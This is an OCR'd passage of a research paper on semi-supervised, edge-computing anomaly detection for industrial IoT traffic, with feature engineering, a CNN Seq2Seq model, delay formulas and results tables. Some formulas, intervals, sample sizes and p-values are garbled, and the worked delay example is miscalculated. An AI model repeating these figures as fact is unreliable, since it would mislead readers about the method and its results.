
The comprehensive use of these three methods can balance efficiency and coverage: random sampling ensures fairness, systematic sampling improves time series analysis efficiency, and cluster sampling enhances targeted detection to jointly optimize anomaly detection efficiency in resource-constrained environments [23].



(a) Random sampling



(b) Systematic sampling



(c) Group sampling

Figure 2: Pattern diagram of three sampling methods

After completing traffic data sampling, it is necessary to perform in-depth feature engineering and standardization on the samples to construct high-quality inputs suitable for deep learning models. In the analysis of industrial IoT network traffic, feature engineering and standardization processing are key foundations for building efficient anomaly detection models. The system extracts multi-dimensional features from original traffic records to form feature vectors with clear industry semantics, and optimizes data distribution through targeted standardization strategies to meet the processing needs of subsequent deep learning models.

(1) The exact features extracted by each protocol layer are as follows:

Network layer characteristics: entropy value of source IP address (measuring the randomness of IP address distribution, used to detect scanning behavior), entropy value of destination IP address, source port number and its variation pattern (such as the variance of port number sequence), destination port number (specific service port access frequency), protocol type (such as ICMP, ARP ratio), number of packets per second (PPS), bits per second (BPS).

Transport layer features: TCP window size dynamic adjustment features (mean and variance of window size), TCP flag combinations (such as SYN, FIN, RST packet ratio), traffic burst interval statistics (mean and standard deviation of packet arrival time interval), connection duration, and retransmission packet ratio.

Application layer features: Payload size distribution (average, maximum, variance of payload size for the first N packets), session duration, frequency of occurrence of specific function codes/opcodes (for industrial protocols such as Modbus and PROFINET), request response latency.

Unique features of industrial protocols: flow periodicity index (main frequency intensity extracted through FFT, jitter coefficient (time deviation of periodic flow), read/write operation ratio.

(2) Selection and Demonstration of Standardization Conversion Technologies

The extracted raw features typically have different dimensions and distribution ranges (such as port numbers ranging from 0-65535, while payload sizes may reach tens of thousands of bytes). Directly inputting the model will result in features with a large numerical range dominating the training process. Therefore, standardization is crucial.

The process adopted by this system is to first use IQR (interquartile range) to filter outliers, and then use hyperbolic tangent (tanh) transformation for standardization.

IQR (interquartile range) filtering:

Method: Q1 (25th percentile) and Q3 (75th percentile) are calculated for each characteristic and the range of normal values is defined as [01-1.5 * IOR, 03 +1.5 * IOR]. Values outside of this range are considered outliers and are excluded or restricted.

Reason: Compared with z-score based on mean and standard deviation, IQR is a robust statistical measure that is insensitive to outliers themselves. It is very suitable for cleaning out extreme outliers that may interfere with the subsequent standardization process in the preprocessing stage, providing a more stable data foundation for subsequent tanh transformations.

Hyperbolic tangent (tanh) transformation:

Method: Apply the formula x scaled=tanh (x/s) to the feature values after IQR processing, where s is a scaling factor (usually taken as the standard deviation of the feature after IQR), and nonlinearly map the feature values to the [-1, 11] interval.

Comparison and argumentation with alternative solutions:

Vs. Min Max Scaling: Min Max Scaling linearly compresses values into the (0,1) range. However, it is extremely sensitive to outliers. An extreme outlier can compress the vast majority of normal data into a very small range, losing discriminability. The tanh transform is smooth and bounded, even if there are a few that are not! The QR completely filters out outliers, and the tanh function can gradually compress them to -1 or around 1, greatly reducing the impact of outliers on the scaled distribution of the vast majority of normal data and preserving the discriminative power of normal data.

Vs. Z-score normalization: Z-score converts data into a distribution with a mean of 0 and a standard deviation of 1. It assumes that the data roughly follows a Gaussian distribution and the output range is unbounded. This means that outliers can generate very large Z-score values, leading to problems such as gradient explosion. The bounded output characteristic of tanh ensures the numerical stability of the model input.

Vs. Log Scaling: Log scaling is good at handling heavy tailed distributions (such as packet size), but its effectiveness depends on techniques such as adding 1 smoothing, and is only applicable to positive data. Tanh transformation has no such limitation and can simultaneously handle positive and negative features (such as flow rate changes), making it more applicable.

The standardized combination strategy of IQR + tanh selected by this system makes full use of the advantages of both methods. IQR, as a pre-filter for Luping, effectively weakens the extreme outliers in the data. As a nonlinear bounded compression function, tanh transform can stably map all features to a uniform interval, preserve the edge distribution characteristics of data, and further suppress the influence of residual outliers. It is very suitable for the complex characteristics of mixed periodic normal flow and sudden abnormal flow in industrial IoT traffic data, laying a solid foundation for efficient training and convergence of subsequent models.

In industrial IoT network traffic analysis, the data processing process needs to take into account feature integrity and computational efficiency. Firstly, the hierarchical sampling method is used to sample the original encrypted traffic data to ensure that the traffic samples of different protocol types and business scenarios are covered. Then, multi-dimensional time series features are extracted from the sampled data: network layer features include source/destination port numbers and their change patterns, transport layer features involve TCP window size dynamic adjustment features and traffic burst interval statistics, and application layer extracts payload size distribution and time series feature such as session duration. According to the unique periodic communication characteristics of industrial protocols, the traffic periodicity index and jitter coefficient are additionally calculated. After all features are extracted, standardized processing is carried out: outliers are first filtered by interquartile range (IQR), and then hyperbolic tangent transformation is used to nonlinearly map the eigenvalues to the [-1, 1] interval. This processing method can not only retain the edge distribution characteristics of industrial traffic data, but also facilitate the gradient optimization process of subsequent deep learning models. In particular, grouping standardization is implemented for features with significant dimensional differences, avoiding a single feature dominating model training.

The comprehensive sampling strategy proposed in this article (random sampling, systematic sampling, cluster sampling) does not provide specific quantitative comparative data in the article, but its design is based on theoretical analysis of industrial IoT traffic characteristics and adaptability to typical application scenarios: random sampling avoids human bias through the principle of equal probability, and is suitable for new attack detection scenarios with unknown overall distribution. Systematic sampling relies on a fixed interval sampling mechanism to efficiently capture the regularity and anomalies of industrial cyclical flow; Cluster sampling is based on traffic characteristics (such as protocol type, source IP)

grouping, aiming to improve the detection rate of specific protocols (such as Modbus, PROFINET) attacks. The combination of three methods aims to complement and optimize from three dimensions: statistical fairness, temporal efficiency, and detection targeting, in order to balance detection coverage and computational efficiency in resource constrained environments. However, it should be acknowledged that the article does not provide quantitative experimental results for different sampling ratios or combination strategies (such as comparison of sampling errors and computational costs). Subsequent research can further verify its optimality by quantifying the impact of sampling parameters on detection accuracy and delay.

3.3 Semi-supervised training model

3.3.1 Pretrained model

Because the CNN model has shift invariance and can capture high-level representations of input data, convolutional neural networks (CNNs) are selected for both pre-trained and retrained models. At the same time, CNN reduces the amount of computation through local connections. Due to weight sharing, the network can use the same weights at different locations in the feature extraction mechanism, thereby reducing the number of parameters that need to be trained.

In the pre-trained phase of the model, an encoder is used to convert the input sequence into a vector of fixed length. When an input sequence of length $x=\{x_1,x_2,\text{L},x_m\}$ is given, the model generates a target sequence $y=\{y_1,y_2,\text{L},y_n\}$ of length n. Figure 3 shows the overall architecture of the Seq2Seq model, where the hidden state of the encoder is $\{h_0,h_1,\text{L},h_m\}$, the hidden state of the decoder is $\{s_0,s_1,\text{L},s_n\}$, and the context sequence is $c=Encoder(x_1,x_2,\text{L},x_m)$ [24].




Figure 3: The overall architecture of the Seq2Seq model

Traditional RNN/LSTM has the problem of information dilution when processing long sequences, but the attention mechanism generates attention weights by calculating the similarity between Query and Key. Traditional encoders need to compress the entire sequence into a fixed-length vector, resulting in the loss of long sequence details. Attention mechanism generates dynamic context vectors through weighted aggregate values (Values), and retains the complete information structure of input sequences. Aiming at the attention dilution problem of long sequences, low-rank attention reduces redundant calculations through matrix factorization. The multi-head mechanism further distracts attention to different subspaces and enhances the long-range dependency capture ability. Therefore, the attention mechanism significantly improves the performance of long sequence classification through the triple strategy of dynamic weight allocation, context awareness and computational optimization. This paper adds the attention mechanism to the Seq2Seq model to improve the information processing capabilities of the model (Figure 4).




Figure 4: Improved Seq2Seq model

The context sequence in the attention model is calculated, and its essence is the cumulative calculation result of all encoder hidden state vectors [25]:

$$c_i=\sum_{j=1}^{m}\alpha_{ij}h_j \tag{1}$$

$\{c_1,c_2,\text{L},c_n\}$ represents the context sequence, where $c_i(i=1,2,\text{L},n)$ is the previous information and $y_i(i=1,2,\text{L},n)$ is the output context information. When predicting the output y_i, the result is calculated as follows:

$$y_i=Decoder(c_i,s_1,\text{L},s_{i-1})i=1,2,\text{L},n \tag{2}$$

The pre-trained model architecture is shown in Figure 5.




Figure 5: Pre-trained model

3.3.2 Retrained model

In the network traffic classification task, this paper adopts the transfer learning framework to improve the model performance. Firstly, through weight transfer technology, the feature extraction ability learned by the pre-trained model on a large general data set is transferred to the target model. These pre-trained weights have encoded rich traffic pattern features. Subsequently, a small-scale annotated dataset (usually only 10%-20% of the original training data) is used for fine-tuning training. This strategy significantly accelerates model convergence. The reason is that the pre-trained weights already have basic feature recognition capabilities and only require a small amount of annotated data to adapt to specific classification tasks. A total of five complete training-validation cycles are performed, and the average performance index is finally taken to eliminate data partitioning bias. The classifier uses the softmax function to achieve multi-category discrimination, which converts the hidden layer output into a probability distribution through exponential normalization. The formula is [26]:

$$Soft\,max(z_i) = \frac{e^{z_i}}{\sum_{c=1}^{C} e^{z_C}} \tag{3}$$

z_i is the output value of the i-th node, and C is the number of classification categories.

The CNN-based retraining model architecture is shown in Figure 6, and the model architecture parameters are shown in Table 1.




Figure 6: Retrained model

Table 2: Classification model architecture parameters

	Conv1	Conv2	Pool3	Conv4	Pool5	FC6	FC7
Number of neurons	32	32	-	64	-	64	32
Kernel capitalization	5	5	3	3	3	-	-

The final classification decision is executed by the softmax output layer of the retrained CNN model, whose output vector represents the probability distribution of the input traffic samples belonging to each category (such as normal and abnormal attack types), and the classification result is determined by the category label with the highest probability value. To estimate the uncertainty of edge inference, the system synchronously calculates its prediction confidence. On the one hand, the uncertainty of the decision is measured by calculating the entropy of the output probability distribution, and the higher the entropy, the more "confused" the model is. On the other hand, the maximum probability value is directly taken as the confidence score. When the confidence score is below a preset threshold (such as 0.85), the prediction is considered a low confidence inference, and the system can trigger a collaborative verification mechanism, which means that the sample is handed over to the edge server or adjacent nodes for secondary verification, thereby significantly improving the reliability and robustness of the system in edge environments while ensuring real-time performance.

The encoder decoder model used in this article is based on the Convolutional Neural Network (CNN) architecture. Both the encoder and decoder consist of three convolutional layers, with encoder layer depths of 32, 64, and 128, and kernel sizes of 5, 3, and 3, respectively. The decoder adopts a symmetrical structure. The hidden layer dimension is set to 256, and the attention mechanism uses 4 heads; The model uses the Adam optimizer (learning rate 0.001, β_1=0.9, β_2=0.999) with a batch size of 64. Each training round includes 5 complete training validation cycles, and the mean and variance of performance metrics are recorded to evaluate stability. In the implementation of transfer learning, the source domain is a large public network traffic dataset (such as CIC-IDS2017), and all convolutional layer weights of the pre trained model are frozen to avoid damaging the learned feature representations. Only the fully connected classification layer is fine tuned, and a learning rate reduced to 0.0001 and an early stopping strategy are used in the fine-tuning process to ensure the stability and efficiency of the target domain (industrial IoT traffic) adaptation.

3.4 Edge intelligence framework

The local computation delay $T_L(t)$ of the device can be expressed as:

$$T_{L,C}(t) = A(t)\cdot\alpha_L(t)\cdot Lf_L^{-1}(t) \tag{4}$$

Among them, $A(t)$ represents the total task volume, $\alpha_L(t)$ represents the ratio of tasks processed locally, L represents the CPU cycle required to execute one bit of task, and $f_L(t)$ represents the CPU cycle frequency corresponding to the user device.

Compared with local devices, edge servers have abundant computing resources, which can reduce

computing latency, but add additional transmission latency during offloading. The computation delay $T_{E,C}(t)$ of the edge server is:

$$T_{E,C}(t) = A(t) \cdot \alpha_E(t) \cdot L f_E^{-1}(t) \tag{5}$$

The transmission delay $T_{E,O}(t)$ is:

$$T_{E,O}(t) = \frac{A(t) \cdot \alpha_E(t)}{\left[\omega \log_2\left(1 + \frac{h(t)\,p(t)}{N_0 \omega}\right)\right]} \tag{6}$$

Among them, ω is the channel bandwidth, $h(t)$ is the channel gain, $p(t)$ is the transmit power, and N_0 is the power spectral density. The total delay $T_E(t)$ can be expressed as:

$$T_E(t) = T_{E,C}(t) + T_{E,O}(t) \tag{7}$$

Cloud servers have stronger computing power and have the longest data transmission distance, but they will produce greater transmission delay and greater noise interference during the transmission process. The computing delay, transmission delay, and total delay of the cloud server are $T_{C,C}(t)$, $T_{C,O}(t)$, and $T_C(t)$ respectively, and the calculation formula is:

$$T_{C,C}(t) = A(t) \cdot \alpha_C(t) \cdot L f_C^{-1}(t) \tag{8}$$

$$T_{C,O}(t) = \frac{A(t) \cdot \alpha_C(t)}{\left[\omega \log_2\left(1 + \frac{h(t)\,p(t)}{N_0 \omega}\right)\right]} \tag{9}$$

$$T_C(t) = T_{C,C}(t) + T_{C,O}(t) \tag{10}$$

In order to improve the privacy of data transmission process, a factor protection model is proposed, and its privacy level is expressed as P. The P value is negatively correlated with the privacy level. The calculation method is as follows:

$$P = \left(P_L \alpha_L + P_E \alpha_E + P_C \alpha_C\right) * 10 \tag{11}$$

Among them, P_L, P_E and P_C are the privacy levels of tasks executed locally, offloaded to edge servers, and offloaded to cloud servers, and their values are $[0,0.1]$, $[0.1,0.5]$ and $[0.5,1]$ respectively.

The total delay calculation model proposed in this article (Formula 4-10) provides a theoretical framework, but lacks numerical examples that combine specific hardware and network parameters to enhance comprehensibility. For example, when the processing capacity A (0) is 10MB, the local processing ratio $\alpha_L(t)$ is 0.3, the CPU cycle demand L is 1000cycles/bit, and the device frequency $f_L(t)$ is 2GHz, the local calculation delay $T_L(t)$ is about 1.5ms. If offloaded to an edge server, further parameters such as bandwidth ω=100MHz, channel gain h(t)=0.8, and transmission power p(t)=23dBm need to be used to calculate transmission delay. The privacy level PLPE and PC value ranges (10.011, [0.1, 0.51, [0.5, 1) defined in the privacy factor model (Formula 11) are theoretical design values, and their rationality lacks experimental data support (such as the corresponding relationship between privacy leakage risk and P-value in different scenarios not measured in actual deployment), resulting in the model currently only having conceptual significance and not being testable; In the future, empirical research (such as attack simulation experiments) is needed to quantify the actual privacy loss, calibrate the P-value interval, and verify the operability of the formula.

4 Experiment

4.1 Experimental methods

To verify the effectiveness of the model in this paper, LSTM-AE, YOLOv5s-Edge, and Cloud-SVM are selected as baseline models. These models are currently the models that perform better in IoT anomaly inspection. The model explanations are as follows:

(1) LSTM-AE: It is a classic solution for time series anomaly detection based on autoencoders, and its effectiveness has been verified on the MVTec-AD dataset.

(2) YOLOv5s-Edge: It is a lightweight target detection model optimized for Jetson Nano, representing the SOTA solution for edge deployment.

(3) Cloud-SVM: It is a traditional machine learning solution for centralized processing in the cloud.

The hardware environment is as follows: edge server: NVIDIA Jetson AGX, local equipment: industrial PC, and cloud server is Alibaba Cloud server.

Software environment: Operating system: Ubuntu, deep learning framework: TensorFlow, anomaly detection algorithm library: PyOD.

In order to improve the reliability of the test results, three representative data sets are selected for the test. Detailed information is shown in Table 3:

Table 3: Experimental dataset and its description

Dataset	sample size	Proportion of abnormal samples	Sampling frequency	Main protocol distribution	Marking method
FastBee	1256 80	12.40%	1 Hz	Modbus/TCP (65%), PROFINET (28%), Other (7%)	Rule matching+expert verification
sago	89450	18.20%	10 Hz	OPC UA (71%), Modbus/T	Device log analysis

oi ot				CP (20%), Other (9%)	+anomaly injection
Baowu Group IoT DB	4521 50	5.10%	100 Hz	Modbus (30%), PROFINET (25%), OPC UA (45%)	Manual tagging +cross validation

Note: FastBee obtain path: https://github.com/fastbee-iot/fastbee-traffic-dataset/v1.0 Sagooiot dataset: anonymized and anonymized traffic data provided by partner companies, mainly based on OPC UA protocol. Due to the inclusion of commercially sensitive information, this dataset is temporarily not publicly available. Readers can contact Sagooiot official website (https://www.sagooiot.com/research) Apply for access permission for research purposes; Baowu Group LoTDB Dataset: Contains multi protocol mixed operation data from a production line of Baowu Group, which has been desensitized and authorized for use. This dataset involves core production processes and is a non-public dataset. Use its v2.3.0 version in the experiment.

To preprocess the above data sets, the IIoT data preprocessing process includes three key stages. First, data cleaning, missing values and abnormal points are processed through box plots, Z-scores and isolated forests, and data failure reasons are judged based on equipment logs. Secondly, feature engineering is implemented, Z-score standardization is used to eliminate dimensional differences, and after analyzing protocol fields such as Modbus, time-frequency domain features are extracted by sliding window statistics and FFT conversion. Finally, edge optimization is performed, and the model is quantized to INT8 precision using TensorFlow Lite. The sampling rate is dynamically adjusted to adapt to the device load, and a multi-protocol analysis layer is designed to achieve timestamp alignment for industrial protocols such as PROFINET. The entire process needs to integrate more than 50 anomaly detection algorithms of the PyOD library, and special attention needs to be paid to temperature drift compensation and sensor calibration in industrial scenarios. The final output standardized data stream meets the real-time processing requirements of edge computing devices. While ensuring detection accuracy, this process reduces data processing latency to 8.2ms and keeps memory usage within 156MB.

To enhance the repeatability and comparability of the experiment, we have added detailed statistical information for three datasets: the FastBee dataset contains 125680 samples with an anomaly rate of 12.4% and a sampling frequency of 1Hz. The protocols are mainly Modbus/TCP (65%) and PROFINET (28%), and a rule-based and expert validated labeling method is used. The sample size of the Sagooiot dataset is 89450, with a high anomaly rate (18.2%) and a sampling frequency of 10Hz. The OPC UA protocol traffic accounts for 71%, and the labeling method combines device logs with anomaly injection; The Baowu Group IoT DB dataset has a scale of 452150 samples, with an anomaly rate of only 5.1% (highly imbalanced) and a sampling frequency of 100Hz. It includes multi-protocol mixed traffic (Modbus 30%, PROFINET 25%, OPC UA 45%), which is manually marked and cross verified by the factory's security operations team.

The "50 + anomaly detection algorithms integrated by the PyOD library" refers to the rich algorithmic toolbox provided during the data preprocessing stage for data cleaning and preliminary outlier detection. For example, an isolated forest is used to detect abnormal samples, and a LOF algorithm is used to process noise points. The aim is to improve the quality of the input data, not for the final model performance evaluation. The core evaluation object of this study is the complete end-to-end detection model, namely LSTM-AE (Time Series Reconstruction), YOLOv5s Edge (Edge Object Detection), and the CNN-Seq2Seq model proposed in this paper. Therefore, the diversity of algorithms in the preprocessing stage is not contradictory to the number of models ultimately evaluated. The former is the fundamental guarantee of the latter, while the latter reflects the performance of the former.

In terms of model training configuration, this article adopts a carefully designed set of hyperparameters and processes to ensure performance and reproducibility. All experiments were fixed with random seeds (seed=42) to eliminate fluctuations caused by randomness. The initialization of model weights adopts the He normal distribution method. The training process is divided into two stages: pre training and fine-tuning. In the pre training stage, the Adam optimizer (β_1=0.9, β_2=0.999) is used, the initial learning rate is set to 0.001, and the ReduceLLOnPlate scheduler (patience value=3, attenuation factor=0.5) is used to monitor and verify the loss. The batch size is 64, the training rounds are 100, and the early stop mechanism is enabled (patience value=10); The loss function is composed of a combination of standard cross entropy loss and consistency regularization term, with the latter's weight λ set to 0.1. In the subsequent retraining/fine-tuning phase, the learning rate is reduced to 0.0001 for fine tuning, the batch size is adjusted to 32, and training is conducted for 50 rounds using only cross entropy loss. In addition, Dropout layers with ratios of 0.2 (pre training) and 0.1 (fine-tuning) were introduced in the model structure to suppress overfitting.

The code for pre training the model is as follows:

```
class Seq2SeqAttentionPreTrainer(Model):
    """
    Pre-training model based on a CNN Seq2Seq architecture with attention mechanism.
    This model acts as the 'teacher' to generate pseudo-labels for unlabeled data.
    """
```

```
        def __init__(self, input_seq_length: int, num_features: int, latent_dim: int = 256):
            super(Seq2SeqAttentionPreTrainer, self).__init__()
            self.encoder = tf.keras.Sequential([
                layers.Conv1D(32, kernel_size=5, activation='relu', input_shape=(input_seq_length, num_features)),
                layers.BatchNormalization(),
                layers.Conv1D(64, kernel_size=3, activation='relu'),
                layers.BatchNormalization(),
                layers.Conv1D(128, kernel_size=3, activation='relu'),
                layers.BatchNormalization(),
                layers.GlobalAveragePooling1D() # Encodes sequence into a context vector
            ], name='encoder')

            # Attention Mechanism (for a more advanced version)
            self.attention = layers.Attention(use_scale=True)

            # Decoder (can be a simple Dense stack for classification)
            self.decoder = tf.keras.Sequential([
                layers.Dense(latent_dim, activation='relu'),
                layers.Dropout(0.2),
                layers.Dense(num_features) # Reconstructs input or predicts pseudo-label
            ], name='decoder')

        def call(self, inputs):
            encoded = self.encoder(inputs)
            # For simplicity, attention can be applied if needed for a more complex model
            decoded = self.decoder(encoded)
            return decoded
```

4.2 Results

The collaborative performance of the three models LSTM-AE (time series anomaly detection), YOLOv5s-Edge (edge-end visual detection), and Cloud-SVM (cloud-end classification) in real-time scenarios is verified, covering the balance between latency and accuracy in the entire link of data collection → edge processing → cloud-end decision-making. Table 4 shows the results of the real-time verification experiment.

Table 4: Test results of real-time verification

Model	Data set	Evaluation indicators	Baseline model	This article's method	Increase amplitude	Significance (p)
Improved	Fast Bee	mAP@0.5	0.68±0.02	0.78±0.01	↑14.7%	<0.0114
YOLOv5s		Inference delay (ms)	18.2±1.5	12.1±0.8	↓33.5%	<0.0016
LSTM-AE Enhanced Version	sagooiot	Abnormal detection F1	0.92±0.03	0.96±0.01	↑4.3%	<0.05710
		Compression time (ms/sample)	8.7±0.6	5.2±0.4	↓40.2%	<0.0019
Cloud SVM optimization	Baowu Group IoT DB	Classification accuracy (%)	93.7±0.5	95.1±0.3	↑1.5%	<0.058
		QPS	one thousand and fifty	1320	↑25.7%	<0.0158

Table 5 shows the comparative test results of the proposed edge computing-based industrial IoT real-time anomaly detection system and the baseline model in terms of detection accuracy, recall rate, F1 score, False positive rate ($FPR = \frac{FP}{FP+TN}$,where FP is a false positive case and TN is a true negative case) etc.

Table 5: Test results of accuracy verification

Data set	model	Accuracy (%)	Recall rate (%)	F1 score (%)	False positive rat (%)
Fast Bee	LSTM-AE	85.2±1.2	80.5±1.5	82.8 ± 1.3	14.8
	YOLOv5s-Edge	88.4±0.9	83.7±1.2	86±1.0	11.6
	proposed method	91.6±0.6	89.3±0.8	90.4 ± 0.4	8.4
sagooiot	Cloud-SVM	90.1±1.1	86.2±1.2	88.1 ± 0.9	9.9
	proposed method	93.8±0.5	91.5±0.7	92.6 ± 0.6	6.2
Baowu Group IoT DB	LSTM-AE	92.3±0.9	90.7±1.2	91.5 ± 1.1	7.7
	YOLOv5s-Edge	91.9±0.7	89.4±1.0	90.6 ± 0.8	8.1
	proposed method	94.5±0.4	93.2±0.6	93.8 ± 0.5	5.5

To quantitatively evaluate the independent and joint contributions of each sampling strategy to system performance, this study designed an ablation experiment. The experiment was conducted on the FastBee dataset, with all other system parameters fixed (including the same lightweight CNN model, edge node hardware configuration, and network environment), and the following five sampling schemes were tested sequentially using the control variable method: 1) Random Only; 2) Systematic Only sampling; 3) Clustering Only sampling; 4) Random+Systematic sampling; 5) Complete comprehensive sampling (Random+Systematic+Clustering). Each scheme is independently run 10 times, and its average detection accuracy (%) and average delay (ms) are recorded. The relative performance retention rate is calculated using a complete comprehensive sampling scheme as the performance benchmark (100%) to accurately quantify the impact of each strategy on detection accuracy and real-time performance. The results of the ablation test are shown in Table 6:

Table 6: Results of ablation test

Sampling plan	Detection accuracy (%)	Average latency (ms)	Accuracy retention rate (%)	Delayed growth rate (%)
Benchmark: Complete comprehensive sampling	91.6	12.1	100	0
Random Only Sampling	87.2	9.8	95.2	-19.0
Systematic Only Sampling	89.5	10.5	97.7	-13.2
Clustering Only	90.1	14.7	98.4	21.5
Random+systematic sampling (R+S)	90.8	11.2	99.1	-7.4

The cross-scenario test of the model is performed, and the test results are obtained as shown in Table 7.

Table 7: Test results of cross-scenario test

Evaluation indicators	Baseline model	This article's method	Increase amplitude	Test conditions
Accuracy rate	91.2%±0.8	95.1%±0.3	↑4.3%	Baowu Group IoT Vibration Data
Recall rate	82.7%±1.2	89.4%±0.7	↑8.1%	FastBee Defect Detection Set
F1 score	86.5%±0.9	92.1%±0.5	↑6.5%	Sagooiot temporal anomaly set
mAP@0.5	0.68±0.02	0.78±0.01	↑14.7%	FastBee crack detection subset
False alarm rate	7.3%±0.6	3.8%±0.3	↓47.9%	Monitoring data of Yanfan platform equipment

The results of the verification test of cross-protocol detection capability are shown in Table 8 (In this experiment, 'abnormal traffic' refers to validated attack packets generated through abnormal injection tools (such as TCPReplay, Boofuzz) in a controlled testing environment or provided by collaborating vendors. The tagging method remains consistent across all three protocols (Modbus, PROFINET, OPC UA). First, the correctness of abnormal traffic is manually verified by a professional network security team according to the protocol specifications. It is then automatically marked as an "exception" category by script to guarantee fairness and consistency across all protocol evaluation benchmarks):

Table 8: Verification test results of cross-protocol detection capability

Industrial Protocol	Accuracy (%)	Recall rate (%)	F1 score (%)
Modbus			
Normal traffic	98.5±0.4	99±0.4	98.8±0.5
Abnormal traffic	95.2±0.5	94.8±0.3	95±0.3
PROFINET			
Normal traffic	97.8±0.3	98.2±0.5	98±0.4
Abnormal traffic	93.6±0.2	93.2±0.4	93.4±0.2
OPC UA			
Normal traffic	99.1±0.3	99.3±0.2	99.2±0.4
Abnormal traffic	96.4±0.2	96±0.2	96.2±0.2

To verify the effectiveness of quantization techniques, we conducted comparative experiments between the quantization model (INT8 precision) and the full precision (FP32) model on edge devices (NVIDIA Jetson AGX). The results showed that quantitative techniques reduced the model's memory usage from 86.7MB to 23.5MB on the Baowu Group IoT DB dataset (a decrease of 72.9%), the average inference delay from 28.4ms to 9.8ms (a decrease of 65.5%), and the accuracy only slightly decreased from 94.5% to 93.9% (a loss of 0.6 percentage points).

4.3 Analysis and discussion

In Table 4, this experiment verifies the real-time optimization effect of the "edge-cloud" collaborative architecture in the IIoT scenario. On the edge side, the

improved YOLOv5s model improves the defect detection mAP on the FastBee dataset by 14.7% to 0.78 through dilated convolution and INT8 quantization, while reducing the inference delay by 33.5% to 12.1ms. In the timing analysis phase, LSTM-AE uses a stride sampling strategy to reduce the time consumption of sagooiot data compression by 40.2%. After combining the CUSUM algorithm, the anomaly detection F1-score reaches 0.96, which is significantly better than the traditional threshold method. In terms of cloud processing, the FFTCache mechanism and HOG feature selection designed for Baowu Group's vibration data have increased the classification accuracy of Cloud-SVM to 95.1% and the QPS to 1320 by 25.7%. In addition, the experimental results show that the collaborative design of edge lightweight processing (reducing latency by 33-40%) and cloud feature optimization (improving performance by 1.5-25.7%) can effectively solve the contradiction between real-time requirements and computational complexity in industrial scenarios. All improvements pass the significance test ($p<0.05$), and the latency optimization index reaches an extremely significant level ($p<0.001$).

Table 5 compares the performance of three models (LSTM-AE, YOLOv5s-Edge and this method) on three industrial IoT datasets. From the data, the edge computing-based anomaly detection method proposed in this paper shows significant advantages on all datasets. On the FastBee dataset, its accuracy (91.6%), recall (89.3%) and F1 score (90.4%) are all higher than LSTM-AE and YOLOv5s-Edge. On the sagooiot dataset, the method in this paper (93.8% accuracy) is significantly better than Cloud-SVM (90.1%). On the Baowu Group-IoTDB dataset, the method in this paper (94.5% accuracy) is also ahead of other models. These results show that the method in this paper effectively improves the anomaly detection capability in the industrial IoT scenario by combining edge computing and semi-supervised learning technology. Its performance advantages are mainly reflected in three aspects: higher detection accuracy (an average improvement of 3-4%), stronger anomaly capture capability (recall rate increased by 5-8%), and better overall performance (F1 score increased by 4-6%). This improvement is of great value to the real-time monitoring scenario of the IIoT and can provide more reliable decision support for equipment failure warning.

The results of the ablation experiment (Table 6) clearly reveal the trade-off between the effectiveness of different sampling strategies: only the random sampling scheme achieved the lowest latency (9.8ms, -19.0%), but its accuracy significantly decreased to 87.2%, indicating that it sacrifices the coverage ability of diverse attack modes while improving real-time performance, especially when detecting low-frequency anomalies. Only systematic sampling achieved a good balance between delay (10.5ms) and accuracy (89.5%), and its periodic processing characteristics highly matched the temporal characteristics of industrial flow. Only cluster sampling achieved an accuracy close to the benchmark (90.1%), but its computational complexity was the highest, resulting in a delay increase of 21.5% due to its grouping computational overhead. The combination scheme of random and systematic sampling has achieved performance that is very close to the complete scheme (99.1% accuracy retention rate, -7.4% delay growth rate), demonstrating the core contribution of these two strategies. In the end, although the complete comprehensive sampling plan introduced a slight delay, it achieved the optimal accuracy (91.6%) through complementary strategies, verifying its rationality in ensuring fairness through random sampling, improving temporal efficiency through systematic sampling, and enhancing 